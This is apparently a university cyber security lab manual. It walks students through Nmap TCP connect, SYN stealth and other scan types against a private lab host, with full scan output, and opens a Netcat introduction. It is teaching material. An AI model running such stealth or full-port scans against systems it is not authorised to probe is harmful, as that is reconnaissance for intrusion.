L.J. Institute of Engineering & Technology, Ahmedabad.

IT/ICT Department

Subject: CYBER SECURITY (2150002) **Sem - V**

Practical Index

Practical 1

AIM: TCP scanning using NMAP

The Nmap (Network Mapper) is an open source and a very versatile tool for Linux system/network administrators. Nmap is used for exploring networks, perform security scans, network audit and finding open ports on remote machine. It scans for Live hosts, Operating systems, packet filters and open ports running on remote hosts.


The two basic scan types used most in Nmap are TCP connect() scanning [-sT] and SYN scanning (also known as half-open, or stealth scanning) [-sS].

TCP connect() Scan [-sT]

These scans are so called because UNIX sockets programming uses a system call named connect() to begin a TCP connection to a remote site. If connect() succeeds, a connection was made. If it fails, the connection could not be made (the remote system is offline, the port is closed, or some other error occurred along the way). This allows a basic type of port scan, which attempts to connect to every port in turn, and notes whether or not the connection succeeded. Once the scan is completed, ports to which a connection could be established are listed as *open*, the rest are said to be closed.
This method of scanning is very effective, and provides a clear picture of the ports you can and cannot access. If a connect() scan lists a port as open, you can definitely connect to it - that is what the scanning computer just did! There is, however, a major drawback to this kind of scan; it is very easy to detect on the system being scanned. If a firewall or intrusion detection system is running on the victim, attempts to connect() to every port on the system will almost always trigger a warning. Indeed, with modern firewalls, an attempt to connect to a single port which has been blocked or has not been specifically "opened" will usually result in the connection attempt being logged. Additionally, most servers will log connections and their source IP, so it would be easy to detect the source of a TCP connect() scan.

Step 1:Install the nmap.exe.

Step 2: Start nmap. Following is the GUI of nmap.




Target:

Profile: Intense scan

Command: nmap -T4 -A -v

Step 3: Set the IP address of the target Step

Step 4: Choose the scan type.



Target: 192.168.10.149


Profile: Intense scan

Command: nmap -T4 -A -v 192.168.10.149

Step 5: Click scan

Result Analysis

Nmap Output :




Target: 192.168.10.149

Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 192.168.10.149

```
nmap -p 1-65535 -T4 -A -v 192.168.10.149
Completed ARP Ping Scan at 09:49, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:49
Completed Parallel DNS resolution of 1 host. at 09:49, 0.08s elapsed
Initiating SYN Stealth Scan at 09:49
Scanning 192.168.10.149 [65535 ports]
Discovered open port 135/tcp on 192.168.10.149
Discovered open port 445/tcp on 192.168.10.149
Discovered open port 139/tcp on 192.168.10.149
SYN Stealth Scan Timing: About 5.44% done; ETC: 09:59 (0:08:59 remaining)
SYN Stealth Scan Timing: About 18.33% done; ETC: 09:55 (0:04:32 remaining)
SYN Stealth Scan Timing: About 34.10% done; ETC: 09:54 (0:02:56 remaining)
SYN Stealth Scan Timing: About 51.26% done; ETC: 09:53 (0:01:55 remaining)
Discovered open port 6543/tcp on 192.168.10.149
Discovered open port 2869/tcp on 192.168.10.149
SYN Stealth Scan Timing: About 69.03% done; ETC: 09:53 (0:01:08 remaining)
Discovered open port 2425/tcp on 192.168.10.149
Discovered open port 6544/tcp on 192.168.10.149
Completed SYN Stealth Scan at 09:53, 216.30s elapsed (65535 total ports)
Initiating Service scan at 09:53
Scanning 7 services on 192.168.10.149
Completed Service scan at 09:55, 114.32s elapsed (7 services on 1 host)
Initiating OS detection (try #1) against 192.168.10.149
NSE: Script scanning 192.168.10.149.
Initiating NSE at 09:55
NSE Timing: About 51.85% done; ETC: 09:56 (0:00:31 remaining)
NSE Timing: About 66.67% done; ETC: 09:57 (0:00:33 remaining)
Completed NSE at 09:59, 232.22s elapsed
Nmap scan report for 192.168.10.149
Host is up (0.040s latency).
Not shown: 65528 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  netbios-ssn
2425/tcp open  fjitsuappmgr?
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6543/tcp open  mythtv?
6544/tcp open  mythtv?
MAC Address: DC:85:DE:77:F3:F1 (Azurewave Technologies.)
```

Ports :



Target: 192.168.10.149


Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 192.168.10.149

OS	Host
	192.168.10.149

	Port	Protocol	State	Service	Version
●	135	tcp	open	msrpc	Microsoft Windows RPC
●	139	tcp	open	netbios-ssn	
●	445	tcp	open	netbios-ssn	
●	2425	tcp	open	fjitsuappmgr	
●	2869	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
●	6543	tcp	open	mythtv	
●	6544	tcp	open	mythtv	

Host Details



Target: 192.168.10.149

Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 192.168.10.149

OS Host: 192.168.10.149

192.168.10.149

Host Status

State:	up
Open ports:	7
Filtered ports:	65528
Closed ports:	0
Scanned ports:	65535
Up time:	Not available
Last boot:	Not available

Addresses

IPv4:	192.168.10.149
IPv6:	Not available
MAC:	DC:85:DE:77:F3:F1

Operating System

Name:	iPXE 1.0.0+
Accuracy:	100%

⊞ Ports used

⊞ OS Classes

⊞ Comments

Assignment:

Search other open source tools for port scanning and try them by your own. Analyze the outcomes and close the ports manually.

Practical 2

AIM: Port scanning using NMAP :

Port scanning allows a hacker to determine what services are running on the systems that have been identified. If vulnerable or insecure services are discovered, the hacker may be able to exploit these to gain unauthorized access. There are a total of 65,535 * 2 ports (TCP & UDP). While a complete scan of all these ports may not be practical, analysis of popular ports should be performed.Popular port scanning programs include: Nmap, Netscan Tools, Superscan and Angry IP Scanner.

The port numbers are divided into three ranges:

1. Well Known Ports (from 0 through 1023)
2. Registered Ports (from 1024 through 49151)
3. Dynamic and/or Private Ports (from 49152 through 65535).

Nmap performs a scan to discover open ports on the target host. It can be an ip address or a host/domain name as well. Nmap provides the port number, state and the service that port number if associated with. For example port 80 is for http. If http port is open then the target system is serving web pages most probably. If you wish to dig deeper and analyse what nmap is doing behind the scene, you can use a packet sniffer like wireshark to analyse the packets that nmap is generating and sending.

Nmap does port scanning in a number of ways like tcp connect, syn scan, fin scan etc. The most popular ones are tcp connect and syn scan.

- TCP connect scan a full TCP connection is established and in syn scan only half connection is established.
- Syn scanning is faster since it does not establish a full TCP handshake. It is to some extent stealthier as well since old style firewalls may not be able to detect syn scans since full connection is not established. However modern firewalls can very well catch syn packets and detect port scanning attempts and stop the hacker right away.

Nmap Scan Options


When we use the command line in the Nmap tool instead of GUI, we need some option which listed with the command to define the type of scan methods. The table below lists some of these options.

Scan Option	Name	Notes
-sS	**TCP SYN**	Stealth scan
-sT	**TCP FULL**	Full connect
-sF	**FIN**	No reply from open port
-sN	**Null**	No flags are set
-sX	**Xmas**	URG,PUSH, and FIN are set
-sP	**Ping**	Performs ping
-sU	**UDP Scan**	Like Null scan
-sA	**ACK**	Performs an ACK scan
-sI	**Idle Scan**	Performs zombie scan

Step 1: Install the nmap.exe.

Step 2: Start nmap.

Following is the GUI of nmap.




Target:

Profile: Intense scan

Command: nmap -T4 -A -v

Step 3: Set the IP address of the target Step

4: Choose the scan type.



Target: 192.168.10.149


Profile: Intense scan

Command: nmap -T4 -A -v 192.168.10.149

Step 5:Click scan Result Analysis

Nmap Output

Ports :




Target: 192.168.10.149 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.10.149

Port	Protocol	State	Service	Version
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	
445	tcp	open	netbios-ssn	
2869	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6543	tcp	open	mythtv	
8888	tcp	open	sip	(SIP end point; Status: 200 OK)

Host Details



Target: 192.168.10.149 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.10.149

192.168.10.149

Host Status
State: up
Open ports: 6
Filtered ports: 994
Closed ports: 0
Scanned ports: 1000
Up time: 1221
Last boot: Sat Jul 11 10:43:18 2015

Addresses
IPv4: 192.168.10.149
IPv6: Not available
MAC: DC:85:DE:77:F3:F1

Operating System
Name: Windows Server 2008 R2
Accuracy: 100%
Ports used
OS Classes

TCP Sequence
IP ID Sequence
TCP TS Sequence
Comments

Assignment:

Check the list of port numbers in the range of 0 -- 1024 and identify the services running on them.

Practical 3

AIM: TCP / UDP connectivity using Netcat

Netcat is a simple networking utility which reads and writes data across network connections using the TCP/IP protocol. It's a wonderful tool for debugging all kinds of network problems. It allows you to read and write data over a network socket just as simply as you can read data from stdin or write to stdout.


netcat = net+cat.

It is *cat* command over the network. Mostly used for file transfer over the network. Learn basic unix/linux commands to understand working of this tool.

